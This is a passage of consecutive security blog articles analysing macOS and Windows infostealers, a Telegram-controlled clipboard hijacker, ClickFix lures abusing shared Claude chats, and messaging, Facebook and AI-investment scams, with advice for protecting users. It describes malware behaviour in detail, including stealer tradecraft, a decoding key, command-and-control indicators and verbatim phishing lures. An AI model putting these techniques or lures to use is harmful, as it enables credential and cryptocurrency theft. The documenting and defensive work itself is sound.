The file that lands in the Downloads folder is named BlueWallet Installer.applescript, an extension most people have never seen and have no instinct to distrust.
Then the page does something quietly clever. After a short delay, it rewrites its own status text to read like setup instructions: open the installer, then press the play button or ⌘R. It even draws a small blue play triangle in the text so the wording matches the real Script Editor interface the victim is about to see.
The page walks the victim through the exact motions needed to run the file.
On modern macOS, an unsigned application downloaded from the web gets quarantined and checked before it can run. A plain script opened in Script Editor and executed by the user sidesteps that flow. The person is manually instructing a trusted Apple tool to run code, so there is no notarization gate to fail.
This is why the attacker chose an AppleScript instead of a packaged app: it moves the risky action out of the operating system’s hands and into the victim’s.
The AppleScript itself is remarkably short. Stripped of its decorative comments, including a fake version number and a line claiming to be a “Brew Install Upgrade,” it runs a single base64-encoded shell command and then tells Script Editor to quit without saving, removing the evidence from view.
It fetches a second script from a remote host, saves it to a hidden file in the temp directory, makes it executable, and runs it in the background with all output suppressed.
The victim sees nothing. The filename .sysupd.sh is dressed up to look like a system update. This is a textbook staged dropper: stage one is tiny and disposable, and its only job is to fetch the real payload.
Stage two: Payload analysis
The first lines establish how the malware intends to operate. It sets umask 077 so everything it creates is readable only by the compromised user, then builds a hidden, randomly named working directory under /tmp seeded from /dev/urandom.
Its configuration is obfuscated, but weakly. A small function named _xd walks a hex string two characters at a time and XORs each byte against a hardcoded repeating key: swckR9JCD2Uu.
That function decodes the script’s Telegram bot token, chat identifier, secondary command token, and staging URL at runtime. It is enough to defeat tools that only search for plaintext strings, but not much more. Because the key and algorithm are both sitting in the file, every encoded value is fully recoverable.
One detail stands out: The decoded Telegram chat value and decoded command-and-control chat value are identical. The attacker is using a single Telegram channel as both the exfiltration drop and the control channel. It is cheap, scalable, encrypted, and blends into ordinary HTTPS traffic.
Not everything is obfuscated. The clipboard-hijacking addresses are sitting in the file in plain text: a Bitcoin address, an Ethereum address, and a Solana address. These are the addresses the implant swaps in when it catches you copying a wallet address. Because they are public on their respective blockchains, they are also among the most useful artifacts in the whole sample.
What the malware steals
The second stage’s collection routines are sweeping. They pull from six broad categories.
1. Web browsers
The script extracts history, cookies, login data, and bookmarks from a wide range of browsers, including:
Chromium-based browsers: Google Chrome Stable, Beta, Canary, and Dev; Brave; Microsoft Edge; Vivaldi; Opera; Opera GX; Arc; Chromium; Coccoc; and Yandex
Firefox-based browsers: Firefox, Waterfox, Pale Moon, Zen, and LibreWolf
macOS native browser data: Safari cookies, history, and form values
Other ecosystems: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos, and Temple
3. Password managers and security tools
The malware targets local storage and settings for several password managers, including LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt, and Buttercup.
It also looks for data associated with 2FA and authenticator tools, including Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS, and FreeOTP.
4. Communication and social apps
The script attempts to copy session data and local storage for Telegram Desktop and Discord, including Discord Canary and Discord PTB.
5. Developer and cloud tools
It looks for credentials and configuration files in the user’s home directory, including:
AWS CLI configurations in .aws
SSH keys in .ssh
GnuPG keys in .gnupg
Kubernetes configs in .kube
Shell and Git files including .zshrc, .zsh_history, .bash_history, and .gitconfig
6. Productivity apps and general files
The script copies the local Apple Notes database, NoteStore.sqlite.
It also looks for browser-extension data related to shopping and productivity tools, including Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist, and Google Keep.
Finally, it scans Desktop, Documents, and Downloads for files with extensions including .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, and .env, under a size cap.
What it does with the stolen data
The malware tries to capture the user’s account password directly. An osascript dialog titled “System Preferences” asks the user to re-enter their password “to continue.” The script validates each attempt against dscl . authonly before saving it, so it only stops once it has a working credential.
For exfiltration, it archives the staged data with macOS’s own ditto, likely because it is always present, unlike zip. To stay under Telegram’s 50 MB upload limit, it breaks larger archives into 49 MB chunks with split before sending each part.
It establishes persistence by writing a LaunchAgent plist into the user’s ~/Library/LaunchAgents, backed by a hidden support directory, and loading it with launchctl so the implant runs again at every login.
The clipboard hijack is a live background loop. A clip_watch function continuously inspects the clipboard, matches Bitcoin, Ethereum, and Solana address formats by regex, reports the original address to the command-and-control channel, and overwrites the clipboard with the attacker’s address via pbcopy.
That means the substitution happens silently between copy and paste.
Finally, the malware can be controlled interactively. A c2_loop polls the Telegram bot for commands and supports a full operator toolkit:
/info for system details
/exec for arbitrary shell commands
/clipboard to read current clipboard contents
/download to pull specific files
/exfil to rerun the theft module
/selfdestruct to wipe traces
This makes the Telegram channel a real-time remote-control link, not just a one-way drop.
Living off the land, and off Telegram
The pattern here is familiar and getting more common: lean on tools that are already trusted.
The delivery abuses Apple’s own Script Editor. The configuration hides behind a trivial XOR rather than packed binaries. The command channel rides Telegram’s Bot API, which can pass through egress filters that would flag an unknown server.
None of these pieces is novel on its own. The effectiveness comes from stacking legitimate-looking components so no single step trips an alarm.
Detection opportunities
The lessons here are less about the lure and more about the technique itself.
Script Editor executing a one-line base64 do shell script that immediately quits is a strong behavioral signal, and a far better detection target than the disposable stage-one file. So is a hidden /tmp/.sysupd.sh downloaded by curl and launched in the background.
Browsers and download surfaces could treat .applescript files arriving from the web with the same suspicion as executables. And Telegram remains an under-addressed command-and-control medium that bot-token abuse reporting could disrupt at the source.
It starts with the familiar: a short message, a trusted name, a routine tone. Delivery updates, work pings, brand alerts hum in the background, rarely attracting scrutiny. You check, you answer… — until minutes later you’ve slipped into a trap built to lower your guard and hijack your trust.
That’s why messaging scams cut deep: they exploit everyday habits where instinct, not caution, leads. Communication once moved slowly, leaving room for doubt. Now it’s instant — and that speed is a weapon in criminal hands.
On our blog, we’ve already examined numerous scam schemes in messaging apps — from pig butchering, where the victim is groomed for a very long time, or catfishing, where the scammer creates a fake identity, to phishing via chatbots or through gift-giving campaigns in messaging apps.
Now, for the first time, Kaspersky has set out to capture the full end-to-end reality of messaging-based scams to understand how quickly harm occurs, how they impact trust and what remains after the interaction ends. What emerges is a highly organized and industrialized scam ecosystem embedded within everyday messaging channels such as SMS, WhatsApp, and email.
Kaspersky experts have prepared a report on targeted scams in messaging apps, detailing not only the financial but also the emotional damage caused by such attacks, as well as providing tips on how to protect yourself and avoid them. In this post, we explore the most interesting facts, but you can find more details in the full report.
The damage is underestimated
How much do you think a single successful attack via a messaging app costs the average victim? Ten dollars? Or maybe 50? You’re underestimating the scammers. Although more than a third (36%) of victims incur losses of less than $135, on average a victim loses… $733!
Country
Average loss per victim
Senegal
$392.94
Serbia
$493.32
Morocco
$504.28
Greece
$609.32
United Kingdom
$617.38
Côte d’Ivoire
$654.11
Spain
$672.67
United States
$724.73
Portugal
$868.20
Italy
$896.02
France
$1,193.58
Germany
$1,369.35
The average amount lost by a victim in a successful attack via a messaging app
On the one hand, the financial hit doesn’t look catastrophic in isolation. These are micro-losses by design. Small enough that some never report them to the police. Small enough that banks don’t always investigate. Small enough to be dismissed as bad luck rather than organized crime.
But $733 is not nothing. It’s enough to cover a month’s worth of groceries, school or daycare fees, or utility bills. Against the backdrop of the global cost-of-living crisis, a single such loss can seriously dent a family’s budget.

In 11% of cases, losses exceed $1,350, and more than a quarter of victims (28%) report having been scammed three or more times in the past six months. Once scammers discover that a phone number responds, that contact becomes an asset, circulating from one database to another.
Now imagine the scale of the problem: if just 10% of the three billion messaging‑app users worldwide fell victim with the average loss, the total damage would amount to… nearly $220 billion! This is comparable to the GDP of Greece, and exceeds that of Morocco, Serbia, or Côte d’Ivoire.
It becomes clear that behind the daily flood of fraudulent schemes lie large scam cartels operating on an industrial scale, using AI to personalize messages that mimic those of family members, friends, and familiar brands. This, in essence, forms the basis of a full-fledged economy built on digital identity theft.
Speed beats scrutiny

More than half of successful messaging scams (52%) unfold in under 30 minutes — from first contact to the moment money or personal data changes hands — or even faster, before the victim begins to doubt the legitimacy of the sender. In fact, one in seven scams takes less than five minutes — quicker than boiling an egg!
The speed isn’t accidental. It’s the method. Scammers structure their schemes to deny the victim a chance to come to their senses. Every element is engineered to compress the decision-making window: the urgency of the scenario, the familiarity of the format, the plausibility of the request.
They rush you — faster, faster, don’t tell anyone, you only have a few minutes, solve the problem, don’t ask questions. Click the link, fill in the details, approve the transaction, or else… Or else what? The scammers’ imagination knows no bounds here, but if you don’t do something right now, you’ll definitely regret it.
Alas, the realization of what has happened usually comes when the damage is already irreversible. More than half of victims (51%) lose money; another 43% hand over their personal data — most commonly phone numbers, names, and email addresses — to scammers, and often the victim loses both.
Where and how attacks occur
A delivery notification, a bank alert, a message from a merchant you ordered from last week — messaging apps permeate every aspect of everyday life, making such interactions completely normal. An attack shouldn’t feel like an attack. It should feel like the same message you’ve received hundreds of times.
It’s no surprise that scammers focus their attention on this method of communication first and foremost. The most popular platforms for scams are predictable: WhatsApp (43%), SMS/iMessage (40%), Facebook (27%), Telegram (22%), and Instagram (19%) — these are the ones that people trust most.
A wide variety of schemes is used. Brand impersonation is now one of the three most common types of messaging scam worldwide — accounting for 31% of cases. Fake delivery notifications top the list at 38%, followed by investment scams at 37%.
At the same time, nearly two-thirds (63%) of fraudulent schemes span multiple platforms, moving from SMS to WhatsApp, from WhatsApp to Telegram, etc. In this way, scammers achieve two goals: they mimic organic messaging and evade moderation algorithms.
AI has taken scams to a new level
Just a couple of years ago, fraudulent messages gave themselves away with bad grammar, awkward phrasing, illogical requests, and an obsessive sense of urgency. Today, a phishing message looks, sounds, and reads just like the real thing.
Scam cartels want to catch people in motion — between meetings, on a commute, or during everyday tasks — when your attention is already fragmented. They mimic your mother’s turn of phrase. They match your bank’s tone of voice. They copy your courier’s format exactly. They mirror the rhythm, structure, and style of authentic brand communications across messaging platforms. And AI is accelerating all of it.
What this creates is overlap. Legitimate and fraudulent messages appear in the same environment, using the same formats, language, and triggers. The difference between them is no longer obvious.
The data shows that two-thirds of victims (66%) believe AI was used in the scam against them, 42% cite messages written by AI, 31% report generated or cloned voices, and 25% encountered deepfake images or videos.
That’s why mere awareness and “tech-savviness” may no longer be enough to protect oneself. From Gen Z to Gen X, messaging scams cut across every generation.
And what about the emotional toll?
But money is far from the only problem a victim is left with after an attack. After what they’ve been through, people develop distrust toward incoming messages, unfamiliar numbers, and any requests for action. As a result, 99% of fraud victims say they no longer trust incoming notifications in messaging apps.
This creates a crisis of trust in all digital channels in general. Every legitimate message can now be perceived as a scam. Brands, banks, and delivery services are forced to operate in an environment where the customer is, by default, in a state of distrust.
Dr. Elizabeth Carter, a forensic linguist and criminologist at Kingston University in London, notes that scammers use familiar contexts, common social settings and embedded linguistic norms to create the illusion for the victim that their decision-making is rational and reasonable in the moment. However, what is actually happening is that they construct false realities in which those decisions end up causing financial and psychological harm. She also notes that it is very hard to identify a false reality while you are in it.
After realizing they had been deceived, more than half of victims felt anger — the kind that comes from having trusted something and discovering it was used against you. 42% of victims report frustration, 38% — feeling upset. Moreover, several months later, these feelings haven’t gone away: nearly half of all victims (48%) are still angry, a third (33%) remain frustrated, and 30% are upset.
And nearly one in 10 victims don’t tell anyone what happened. They feel shame, a sense of having fallen for something so obvious. This leaves a significant portion of the actual damage unreported: only 24% of victims contact the police, and only 23% report it to their bank.
So what can be done?
The crisis of trust — and even a touch of paranoia — that has arisen due to widespread attacks on users can linger in victims’ minds for a long time, affecting their quality of life. To prevent this, follow these guidelines:
Pause before you act. The sense of urgency you feel is almost always artificial. A legitimate bank, retailer, or delivery service won’t penalize you for taking 30 seconds to verify before clicking a link or confirming details. It’s precisely this instinct to resolve the situation quickly that scammers are counting on.
Verify through another channel. If a message appears to be from a relative, colleague, or company you trust — contact them through another channel before taking any action. Use secure verification methods, and cross-check identities when something doesn’t feel right. For families, agreeing on a “safe word” in advance can defeat even the most convincing voice clones.
Use a password manager. It will not only help you generate strong, unique passwords for all your accounts and store them securely, syncing them across all your devices, but also protect you from spoofed sites. Even if you click a phishing link and land on such a site, our password manager will notify you about the domain mismatch and refuse to autofill your username and password.
Use protection that works in real time. Modern security solutions, such as Kaspersky Premium, provide real-time protection against malicious links and phishing attempts in the apps and websites you use every day. On Android devices, a dedicated layer of anti-phishing security scans and neutralizes suspicious links as they appear, even within notifications, before you even have a chance to click them.
We’ve covered other threats in messaging apps in similar articles:
A new phishing campaign is targeting Signal users by attempting to steal their backup recovery keys to access encrypted message archives.

The attack is initiated by a text message pretending to come from Signal Support.
“Action Required: Data Recovery Needed Your Signal account data (message and media) Is at risk of permanent loss due to a sync issue. To avoid losing your messages and media: 1. Go to Settings -> Backups -> Configure -> Enable backups -> View Recovery Key. 2. Copy the recovery key to your clipboard. 3. Paste the key into this chat. This links your existing backup to your account. Failure to do this may result in losing access to your account and all stored data.”
There are a few red flags in this message:
The “Name not verified” label under the sender
Repeated threats of losing all your data
Pasting the key into the chat. Signal Support would never ask for your recovery key
The attack exploits Signal’s Secure Backups feature, which allows users to store encrypted archives of their conversations on Signal’s servers. These backups are protected by a 64-character recovery key.
That key should never leave the user’s device and is never shared with Signal’s servers. If hackers obtain this key and gain control of a victim’s account, they can download and decrypt the entire message history.
For an attacker, that’s even better than hijacking an account, which would only give them access to future messages.
Signal explicitly states that it will never reach out to users first and will never request registration codes, PINs, or recovery keys.
Treat unsolicited messages from “Support” as suspicious by default. Legitimate support for apps like Signal and WhatsApp do not ask you, in a chat message, to send back verification codes, PINs, or passwords. If you receive a warning about account problems, do not follow links in the message. Open the app’s settings directly or visit the official website through other means.
Never share any secret codes, multi-factor authentication keys, or app PINs. SMS codes are there to prove that you control a phone number. Anyone who has the code can pretend to be you. App‑specific PINs or passcodes are there to protect account changes. Consider anyone asking for them to be a scammer.
Use the extra security features these apps offer. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a code. This reduces the risk of social engineering or shoulder‑surfing.
Another useful feature is disappearing messages. Short‑timer and disappearing messages reduce how much content is available if an attacker gains access to a chat later, or obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.
Use Malwarebytes Scam Guard on your device or online to check messages. Malwarebytes Scam Guard identified this message as a phishing attempt and provided further information about how to proceed.
Scammers know more about you than you think.
Malwarebytes Mobile Security protects you from phishing, scam texts, malicious sites, and more. With real-time AI-powered Scam Guard built right in.

A convincing fake website is impersonating OpenAI’s ChatGPT download page and infecting visitors with malware designed to steal passwords, browser data, cryptocurrency wallets, and other sensitive information.
The site, openew[.]app, closely mimics OpenAI’s real ChatGPT download experience and offers what appear to be official desktop apps for both Windows and macOS. Instead, Windows users receive a credential-stealing malware loader, while Mac users get Odyssey Stealer, a fork of Atomic Stealer (AMOS), a well-known macOS malware family associated with cryptocurrency theft.
The dual-platform setup is what makes the operation notable. Clicking the Windows download delivers a fake installer that opens a back channel to an attacker-controlled server. Clicking the macOS button delivers malware that steals browser passwords, cookies, Telegram sessions, cryptocurrency wallets, and other sensitive files. It also attempts to replace legitimate Ledger and Trezor wallet apps with trojanized versions.
If you only download ChatGPT from OpenAI’s official download page or the Microsoft Store, you were not the target here. But if you searched for “ChatGPT download” and clicked an ad or unfamiliar result, you may have given attackers access to your online accounts, browser sessions, saved passwords, and potentially your cryptocurrency holdings.
Malwarebytes protects users from this malware.
Technical analysis
The domain, openew[.]app, closely resembles OpenAI’s real ChatGPT download experience. It uses a dark theme, OpenAI-style branding, familiar marketing copy, and prominent download buttons for macOS and Windows.
The .app top-level domain is operated by Google and requires HTTPS connections, meaning browsers display the familiar padlock icon without obvious certificate warnings.
The most important detail is the dual-platform setup. Real software vendors provide separate installers for Windows and macOS, and this fake site does exactly the same thing.
Clicking the Windows button delivers Chat_GPT.exe, while clicking the macOS button downloads a disk image containing ChatGpt.dmg.
The Windows malware
Chat_GPT.exe is built almost entirely from off-the-shelf parts. The installer uses Inno Setup, a free open-source toolkit used by thousands of legitimate Windows products. Inside is an Electron application skeleton—the same Chromium-based framework used by apps like Slack and Discord—bundled with standard support libraries publicly available from the Electron project.
When the victim runs the installer, it creates files under %APPDATA%\LeronApplication, launches EApp.exe, and spawns PowerShell with the flags -ExecutionPolicy Unrestricted -Command -. The trailing dash tells PowerShell to read commands from standard input, meaning the malicious instructions never touch the disk where scanners might detect them. Behavioral telemetry recorded HTTP traffic to 188.137.246.189 using a /laravel.php?api=api&hash=...&message=... endpoint, alongside injection-like activity and service/autorun persistence signals. Nine of 69 antivirus engines flagged the file as malicious at the time of analysis. The persistence evidence is better read as behavioral tradecraft than proof of a durable install, but the overall pattern is familiar commodity stealer/dropper territory: cheap, modular, and effective rather than technically novel.
CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.
The macOS malware: Odyssey Stealer (an AMOS fork)
The macOS payload sits at the premium end of the commodity-malware market. It’s Odyssey, which is a fork of the renowned AMOS, a malware-as-a-service platform documented since 2023.
The identification is fairly clear-cut. The sandboxed sample matches documented Odyssey behavior patterns, which are inherited from its AMOS lineage: a long AppleScript chain passed to the macOS scripting engine, a silent password validation attempt using macOS directory-service commands, and, if that silent check fails, a fake macOS-style prompt reading “Please enter device password to continue,” complete with the familiar lock icon. Whatever the user types is validated against the same command. If it matches, the malware captures the user’s login password in cleartext.
From there, it follows a familiar Odyssey/AMOS-fork playbook. It copies the macOS keychain, harvests cookies and saved logins from 12 Chromium-based browsers plus Firefox and Waterfox, and extracts Telegram session data. It also scans 16 cryptocurrency wallet directories, including Ledger Live, Trezor Suite, Exodus, Electrum, and Sparrow. Finally, it searches Desktop and Documents folders for files with extensions like .wallet,.seed, .key, and .kdbx. The collected data is compressed into a temporary archive and sent to a hardcoded server.
The wallet replacement feature is especially dangerous
There’s one more part of the macOS payload, and it’s likely the feature that justifies the price tag. After the initial data theft, the script downloads trojanized versions of Ledger Live, Ledger Wallet, and Trezor Suite from a second server. It then attempts to delete the legitimate wallet apps and replace them with the attacker’s versions.
If the user’s password was captured earlier in the attack chain, the script uses sudo to force the replacement. If not, it falls back to a standard rm -rf deletion attempt, which can still succeed if the apps are installed in a user-writable location. Either way, the next time the victim opens what appears to be their wallet software, they may actually be launching the attacker’s replacement.
This wallet-replacement behavior is a hallmark of the Poseidon/Odyssey branch of the AMOS family and makes cryptocurrency theft the most likely goal.
What the operation cost to build
This is where the AI angle becomes interesting, because the Windows and macOS sides of the operation sit at very different price points.
The domain openew.app probably cost the operators around $15 a year through a normal registrar. The .app domain requires HTTPS by default, making it easy for operators to present the reassuring browser padlock users associate with legitimate websites. The landing page itself is simply a copy of OpenAI’s real download page, something modern cloning tools can reproduce in minutes.
On the Windows side, most of the tools are cheap or free. Inno Setup is free. Electron is free. The Chromium support files are public downloads. The server infrastructure appears to rely on low-cost commodity malware tooling and a basic VPS that could cost only a few dollars a month. Altogether, the Windows side of this operation could plausibly have cost under $100 to set up initially.
The macOS side is very different. Odyssey has reportedly rented for around $3,000 per month, paid in cryptocurrency. By comparison, Lumma—a popular Windows infostealer often treated as a similar product—has historically advertised entry tiers around $250 per month.
That price gap says a lot. The operators clearly believe a successful Mac infection is worth much more money than a typical Windows infection.
The likely reason is simple: Odyssey is designed specifically for cryptocurrency theft, including the wallet-replacement behavior seen in this campaign. The operators are betting that a meaningful number of Mac users hold cryptocurrency.
Getting victims to the site is probably the only major ongoing cost, and that’s where the AI branding becomes valuable. Search ads, SEO poisoning, YouTube spam, and links shared in AI-focused Discord and Telegram communities can all drive traffic to fake download pages. Some of those channels cost money. Others are almost free.
Why attackers are going after AI brands
Most established software already has trusted download habits built around it. If you want Chrome, you probably know to go to Google. If you want Photoshop, you go to Adobe. People already know where the real download lives.
AI tools are different because most users are still installing them for the first time, and that means relying on search results, ads, YouTube links, or social posts to find the download page. That creates an ideal environment for fake sites.
Over the last two years, products like ChatGPT, Claude, Gemini, Sora, DeepSeek, Antigravity, and many others have launched or changed rapidly. Every new release creates another wave of users searching for “download ChatGPT” or “install Claude” without knowing the official URL. That search traffic is exactly where attackers set up shop.
The fake pages also do not need to be especially sophisticated because legitimate AI product pages are already minimal by design: a modern layout, a logo, and a large download button. Openew[.]app matches what users expect to see. There is no broken English or aggressive pop-ups here, just identical branding, copy, and the reassuring browser padlock.
What makes this kind of operation durable is how easily it can rotate brands. When the ChatGPT lure stops attracting clicks, the operators can reuse the same infrastructure around the next trending AI product. The malware behind the download button stays the same. Only the branding changes.
What AI vendors could do
Most major AI vendors, including OpenAI, already provide official download channels. The problem is visibility and user habit. Many users still search for “ChatGPT download,” where results can include official links, unofficial mirrors, and outright malicious sites.
Large consumer brands and banks often run aggressive brand-protection campaigns against fake ads and impersonation domains. AI vendors may need to do the same more consistently.
The other issue is discoverability. Official desktop-app links are often buried in settings menus or sidebars, while search engines are faster and more obvious. That’s exactly where the fake download sites are waiting.
What to do if you may have installed the fake app
If you recently installed something claiming to be ChatGPT from anywhere other than OpenAI’s official download page or the Microsoft Store, you may have been affected. From a different, clean device:
Sign out of your important accounts using each service’s “sign out everywhere” option. This includes email, banking, cloud storage, GitHub, Discord, Telegram, and cryptocurrency exchanges.
Change passwords starting with your primary email account.
Rotate any API keys, SSH keys, and cloud credentials stored on the affected machine.
If you hold cryptocurrency, move funds immediately using a separate clean device. On macOS specifically, do not open Ledger Live or Trezor Suite on the affected machine before reinstalling the operating system, as the wallet-replacement function may have succeeded.
Monitor bank accounts and payment cards for suspicious activity.
Reinstall the operating system. The Windows sample showed PowerShell command-and-control behavior, while the macOS payload may have captured the user’s login password. A clean reinstall is the safest recovery path.
If this was a work device, contact your IT or security team immediately.
Malwarebytes protects users against this malware.
Closing thoughts
The reason this campaign is worth writing about is not the malware itself. Both payloads are already well documented. The Windows side is a commodity kit assembled from cheap, widely available parts. The macOS side, Odyssey Stealer is related to the AMOS malware family that has been tracked since 2023.
What’s more interesting is the shape of the operation around that malware. A single fake site delivers two different payloads aimed at two different victim economics. Windows victims are positioned for broad monetization through credential and cookie theft. Mac victims are targeted more narrowly and lucratively through cryptocurrency theft, with operators apparently willing to spend thousands per month on tooling because the returns justify it.
The lure tying both sides together is the AI brand itself. Right now, AI product names generate huge amounts of first-time-download traffic from users who do not yet know the official URLs.
This is what a mature delivery business looks like. The interesting layer is not the binary, but the supply chain around it: the domain, certificate, clone page, traffic source, malware subscription, and exfiltration infrastructure. Each piece is cheap, modular, replaceable, and available off the shelf.
And the operators are not choosing between Windows and macOS. They are serving both from the same page, with payloads tuned to each platform’s economics. When one AI brand stops converting, they can simply swap the branding and reuse the same infrastructure around the next trending product.
AI hype will eventually fade. The kit probably will not.
Apparently, and this is an issue we’ve flagged before, social media platforms could stop scams, but they don’t because it hurts their revenue.
The Aldi meat box scam
This Facebook post immediately rattled my cage:
This promotion is not from Aldi and is not endorsed by the company. A random account, which may be compromised or completely fake, posts:
“My son works at Aldi and told me about something almost nobody knows. To be honest, I thought he was joking at first. If you’re over 40, you can get a meat box from Aldi for under $10. Sounds crazy, but it actually worked. They’re clearing out excess stock and, instead of throwing it away, they’re basically letting people have it for next to nothing. All I did was fill out a short form , I left the link in the comments in case it’s useful to anyone. I signed up for my husband (he’s 59 and loves a good steak), and when the box arrived, he opened it like it was his birthday. Everything looked fresh, neatly packed, and honestly there was more inside than we expected. It took me about a minute to fill out the form. If you’re over 40, definitely give it a go , worst case you lose a minute, best case you get a great box of meat almost for free.”
Unusual offer: Promises of high-value products (“meat box from Aldi for under $10”) for an extremely low price are classic signs of scams, especially when they leverage well-known brands.
Anecdotal story: The post uses a personal story (“My son works at Aldi…”) to appear trustworthy and relatable, a common technique in social engineering.
Age restriction: Arbitrarily targeting people over 40 is a psychological trick to make the offer feel exclusive and relevant.
External link: The most common tactic is to provide a link in the comments rather than in the main post to avoid automatic detection by the platform.
Urgency and simplicity: Encourages quick action with phrases like “took me about a minute,” downplaying any possible risk.
As it turns out, the possible risk, or “worst case” as the Facebook post calls it, is a lot worse than losing a minute of your time.
The first redirect sent me to a website where my device was fingerprinted using an embedded JavaScript before redirecting me to https://gifts-survey[.]life/click?key={identifier}, a site designed to mimic the Aldi website. I had my VPN set to the US.
The scam page immediately creates urgency with messages like “only 1 spot left” and “you only have 2 minutes to complete the survey,” trying to stop visitors from thinking things through.
The survey itself only asks basic questions, so there wasn’t much harm in clicking through it on my virtual machine.
As a reward, I got to pick three out of nine boxes to win a prize. I’m happy to report that I “aced” that test.
So, I was forwarded to the scammers’ real goal. On the domain hyperbargainsflow[.]shop, visitors are prompted to enter payment details for their discounted meat box, plus an optional upsell for faster delivery.
The final page asks victims to hand over personal details, including their full name, contact information, and home address, along with payment details for the fake “delivery” fee.
The site also uses tricks like more than 1,000 fake 5-star ratings and attempts to auto-complete and auto-submit the form if fields are detected as pre-populated. Saves you the trouble of submitting all your data yourself. Isn’t that nice of them?
If a post promises a box of premium meat for the price of a sandwich, assume it is a scam until you can prove otherwise.
The same simple checks will help you avoid this Aldi meat box scam and the next look‑alike campaign that pops up tomorrow.
Sometimes scrolling past the enthusiastic, fake comments will reveal what real users are saying:
You can also help slow these scams down by reporting them. On Facebook, click the three-dot menu on the post and choose Report post > Scam, fraud or false information.
If a deal claims to be “known only by insiders” or “almost nobody knows this,” treat it as a red flag, not a perk. Real retailers advertise widely and on their own accounts. They don’t hide genuine promotions in badly written Facebook posts from throwaway accounts.
Be wary of links posted in the comments. Scammers sometimes use that tactic to avoid automated scanning and reporting on the platform.
Check the browser address bar carefully. Scam pages can copy a brand’s logo and colors perfectly, but the domain name usually gives the game away.
Never enter card details, your full address, or your phone number into a site you reached via a random social post, especially if the offer feels too good to be true. If you already did, contact your bank or card issuer as soon as possible and monitor your statements.
Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Malwarebytes blocks gifts-survey[.]life
Pro tip: Malwarebytes Scam Guard recognized the Facebook post as a scam and could have saved somebody’s day.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
Researchers found that cybercriminals are using sponsored search results and shared Claude chats to lure victims into a typical ClickFix attack to install malware on macOS devices.
ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that will download malware, usually an infostealer.
The researchers found that when users search for terms like “Claude Mac download,” they may see sponsored Google results that appear to go to the legitimate claude.ai domain.
In reality, the ads resolve to real Claude shared chats, set up to look like official “Claude Code on Mac” or Apple Support guides. Independent research by BleepingComputer found another chat serving the same purpose. The chat instructs victims to open Terminal and paste a base64‑encoded command, which pulls a loader shell script from attacker‑controlled infrastructure and runs it in memory.
The script then profiles the system, pulls down a second-stage payload and runs it through osascript, macOS’s built-in scripting engine. This gives the attacker remote code execution (RCE) without ever dropping a traditional application or binary.
This results in a MacSync‑style payload that harvests browser credentials, cookies, Keychain contents, and crypto wallet data, bundles it, and sends all that information over HTTP to attacker servers.
With ClickFix running rampant and inventing new methods all the time, it’s important to stay aware, cautious, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy and paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand what the action does.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit copy and paste for commands. Manually typing commands instead of copy and paste can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected places helps maintain vigilance. Keep reading our blog!
Stay away from sponsored ads in search results. Anyone can buy them and make them look legitimate.
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Researchers tracked a large AI‑themed investment scam campaign involving more than 15,000 domains. It uses cloaking and deepfakes to hide from security tools while targeting ordinary users.
Criminals abused the Keitaro ad-tracking platform as part of a cloaking system so real victims see scam content, while security scanners, ad reviewers, and some random visitors see harmless pages, making the operation hard to detect and shut down.
Keitaro is a commercial tracking platform originally meant for digital marketers to manage ad campaigns, test which ads work best, and route visitors to different landing pages.
Because it is feature rich, easy to spin up on regular hosting, and built to filter and route traffic, criminals found they can abuse those capabilities to run scams at scale.
Traffic starts in many places. The scammers used compromised websites, spam emails, social media posts, and online ads, all quietly routing through the same tracking infrastructure.
The scam sites typically promise “Smart AI Trading Technology” or “Intelligent Trading Solutions” and claim consistently high returns, often reinforced with deepfake images or fabricated media to look more credible.
Some parts of the campaign now use deepfake videos and fake interviews with well-known public figures, making it look like a celebrity, or finance expert personally endorses the platform.
Once you follow a link, the cloaking part of the operation kicks in. Cloaking is the trick that makes these scams so hard to see from the outside.
When you click an ad or link, your visit passes through a traffic distribution system (TDS), a kind of router for web visitors that decides which page you see. In these cases, the TDS is connected to the tracker.
The system checks things like:
Your country/region
Your device and browser
Where you came from (Facebook ad, Google ad, email link, etc.)
Sometimes your IP address reputation or other subtle fingerprints
You’re shown the real investment scam landing page only if you match the “ideal victim” profile (for example, a regular consumer in a target country coming from a social media ad).
Everyone else, like a security researcher, ad platform reviewer, or automated scanner, gets shown a benign page, like a generic blog or placeholder site.
How to stay safe
The best way to stay safe is to stay informed about the tricks scammers use. Learn to spot the red flags that almost always give away scams and phishing emails, and remember:
There is no such thing as a risk-free, consistently profitable investment. If you’re looking to invest, navigate directly to known, regulated financial institutions.
Deepfakes are very convincing nowadays, so you will hardly be able to tell the difference between the real celebrity and their deepfake persona.
Don’t act upon unsolicited investment advice, whether it reaches you by email, social media, or sponsored search results.
